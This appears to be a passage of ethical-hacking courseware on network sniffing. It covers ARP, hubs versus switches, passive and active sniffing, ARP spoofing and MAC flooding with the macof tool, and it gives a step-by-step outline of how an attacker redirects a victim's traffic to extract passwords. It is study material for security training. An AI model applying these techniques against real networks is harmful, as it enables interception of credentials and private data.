The most common way of networking computers is through an Ethernet connection. A computer connected to a local area network (LAN) has two addresses: a MAC address and an Internet Protocol (IP) address. A MAC address uniquely identifies each node in a network and is stored on the NIC itself. The Ethernet protocol uses the MAC address to transfer data to and from a system while building data frames. The data link layer of the OSI model uses an Ethernet header with the MAC address of the destination machine instead of the IP address. The network layer is responsible for mapping IP network addresses to the MAC address as required by the data link protocol. It initially looks for the MAC address of the destination machine in a table, usually called the Address Resolution Protocol (ARP) cache. If there is no entry for the IP address, an ARP broadcast of a request packet goes out to all machines on the local sub-network. The machine with that particular address responds to the source machine with its MAC address. The source machine's ARP cache adds this MAC address to the table. The source machine, in all its communications with the destination machine, then uses this MAC address.

There are two basic types of Ethernet environments, and sniffers work differently in each. These two types are:

- **Shared Ethernet**

  In a shared Ethernet environment, a single bus connects all the hosts that compete for bandwidth. In this environment, all the other machines receive packets meant for one machine. Thus, when machine 1 wants to talk to machine 2, it sends a packet out on the network with the destination MAC address of machine 2, along with its own source MAC address. The other machines in the shared Ethernet (machines 3 and 4) compare the frame's destination MAC address with their own and discard the unmatched frame. However, a machine running a sniffer ignores this rule and accepts all the frames. Sniffing in a shared Ethernet environment is passive and, hence, difficult to detect.

- **Switched Ethernet**

  In a switched Ethernet environment, the hosts connect with a switch instead of a hub. The switch maintains a table that tracks each computer's MAC address and the physical port on which that MAC address is connected, and then delivers packets destined for a particular machine. The switch is a device that sends packets to the destined computer only; furthermore, it does not broadcast them to all the computers on the network. This results in better utilization of the available bandwidth and improved security. Hence, the process of putting a machine NIC into promiscuous mode to gather packets does not work. As a result, many people think that switched networks are secure and immune to sniffing. However, this is not true.

Although a switch is more secure than a hub, sniffing the network is possible using the following methods:

- **ARP Spoofing**

  ARP is stateless. A machine can send an ARP reply even without asking for it; furthermore, it can accept such a reply. When a machine wants to sniff the traffic originating from another system, it can ARP spoof the gateway of the network. The ARP cache of the target machine will have an incorrect entry for the gateway. Thus, all the traffic destined to pass through the gateway will now pass through the machine that spoofed the gateway MAC address.

- **MAC Flooding**

  Switches maintain a translation table that maps various MAC addresses to the physical ports on the switch. As a result, they can intelligently route packets from one host to another. However, switches have a limited memory. MAC flooding makes use of this limitation to bombard switches with fake MAC addresses until the switches can no longer keep up. Once this happens to a switch, it will enter fail-open mode, wherein it starts acting as a hub by broadcasting packets to all the ports on the switch. Once that happens, it becomes easy to perform sniffing. macof is a utility that comes with the dsniff suite and helps the attacker to perform MAC flooding.

Once a switch turns into a hub, it starts **broadcasting** all packets it receives to all the computers in the network. By default, promiscuous mode is turned **off** in network machines; therefore, the NICs accept only those packets that are addressed to a user's machine and **discard** the packets sent to the other machines. A sniffer turns the NIC of a system to promiscuous mode so that it listens to all the data transmitted on its segment. A sniffer can constantly monitor all the network traffic to a computer through the NIC by decoding the information encapsulated in the data packets. Attackers configure the NIC in their machines to run in promiscuous mode so that the card starts accepting all the packets. Thus, the attacker can view all the packets that are being transmitted in the network.


Figure 8.2: Working of a sniffer



Types of Sniffing

Passive Sniffing

- **Passive sniffing** refers to sniffing through a **hub**, wherein the traffic is sent to all ports
- It involves monitoring packets sent by others without sending **any additional data packets** in the network traffic
- In a network that uses hubs to connect systems, all **hosts on the network** can see the all traffic, and therefore, the attacker can easily capture traffic going through the hub
- Hub usage is an outdated approach. Most modern networks now use **switches**

Note: Passive sniffing provides significant stealth advantages over active sniffing

Active Sniffing

- Active sniffing is used to sniff a **switch-based network**
- Active sniffing involves **injecting Address Resolution Packets (ARP)** into the network to flood the switch's Content Addressable Memory (CAM) table, which keeps track of host-port connections

Active Sniffing Techniques

MAC Flooding	DHCP Attacks
DNS Poisoning	Switch Port Stealing
ARP Poisoning	Spoofing Attack

Types of Sniffing

Attackers run sniffers to convert the host system's NIC to promiscuous mode. As discussed earlier, the NIC in promiscuous mode can then capture packets addressed to the specific network.

There are two types of sniffing. Each is used for different types of networks. The two types are:

- Passive sniffing
- Active sniffing

Passive Sniffing

Passive sniffing involves sending no packets. It simply captures and monitors the packets flowing in the network. A packet sniffer alone is not preferred for an attack because it works only in a common collision domain. A common collision domain is the sector of the network that is not switched or bridged (i.e., connected through a hub). Common collision domains are present in hub environments. A network that uses hubs to connect systems uses passive sniffing. In such networks, all hosts in the network can see all the traffic. Hence, it is easy to capture traffic through the hub using passive sniffing.




Figure 8.3: Passive sniffing

Attackers use the following passive sniffing methods to gain control over a target network:

- **Compromising physical security**: An attacker who succeeds in compromising the physical security of a target organization can walk into the organization with a laptop and try to plug into the network and capture sensitive information about the organization.
- **Using a Trojan horse**: Most Trojans have in-built sniffing capability. An attacker can install these on a victim's machine to compromise it. After compromising the victim's machine, the attacker can install a packet sniffer and perform sniffing.

Most modern networks use switches instead of hubs. A switch eliminates the risk of passive sniffing. However, a switch is still vulnerable to active sniffing.

Note: Passive sniffing provides significant stealth advantages over active sniffing.

Active Sniffing


Active sniffing searches for traffic on a switched LAN by actively injecting traffic into it. Active sniffing also refers to sniffing through a switch. In active sniffing, the switched Ethernet does not transmit information to all the systems connected through LAN as it does in a hub-based network. For this reason, a passive sniffer is unable to sniff data on a switched network. It is easy to detect these sniffer programs and highly difficult to perform this type of sniffing.

Switches examine data packets for source and destination addresses and then transmit them to the appropriate destinations. Therefore, it is cumbersome to sniff switches. However, attackers can actively inject ARP traffic into a LAN to sniff around a switched network and capture the traffic. Switches maintain their own ARP cache in Content Addressable Memory (CAM). CAM is a special type of memory that maintains a record of which host is connected to which port. A sniffer records all the information visible on the network for future review. An attacker can see all the information in the packets, including data that should remain hidden.

To summarize the types of sniffing: passive sniffing does not send any packets; it only monitors the packets sent by others. Active sniffing involves sending out multiple network probes to identify access points.

The following is a list of different active sniffing techniques:

- MAC flooding
- DNS poisoning
- ARP poisoning
- DHCP attacks
- Switch port stealing
- Spoofing attack



How an Attacker Hacks the Network Using Sniffers

1. An attacker connects his desktop/laptop to a switch port
2. He/she runs discovery tools to learn about network topology
3. He/she identifies a victim's machine to target his/her attacks
4. He/she poisons the victim's machine by using ARP spoofing techniques
5. The traffic destined for the victim's machine is redirected to the attacker
6. The hacker extracts passwords and sensitive data from the redirected traffic

How an Attacker Hacks the Network Using Sniffers

Attackers use sniffing tools to sniff packets and monitor network traffic on a target network. The steps that an attacker follows to make use of sniffers to hack a network are illustrated below.

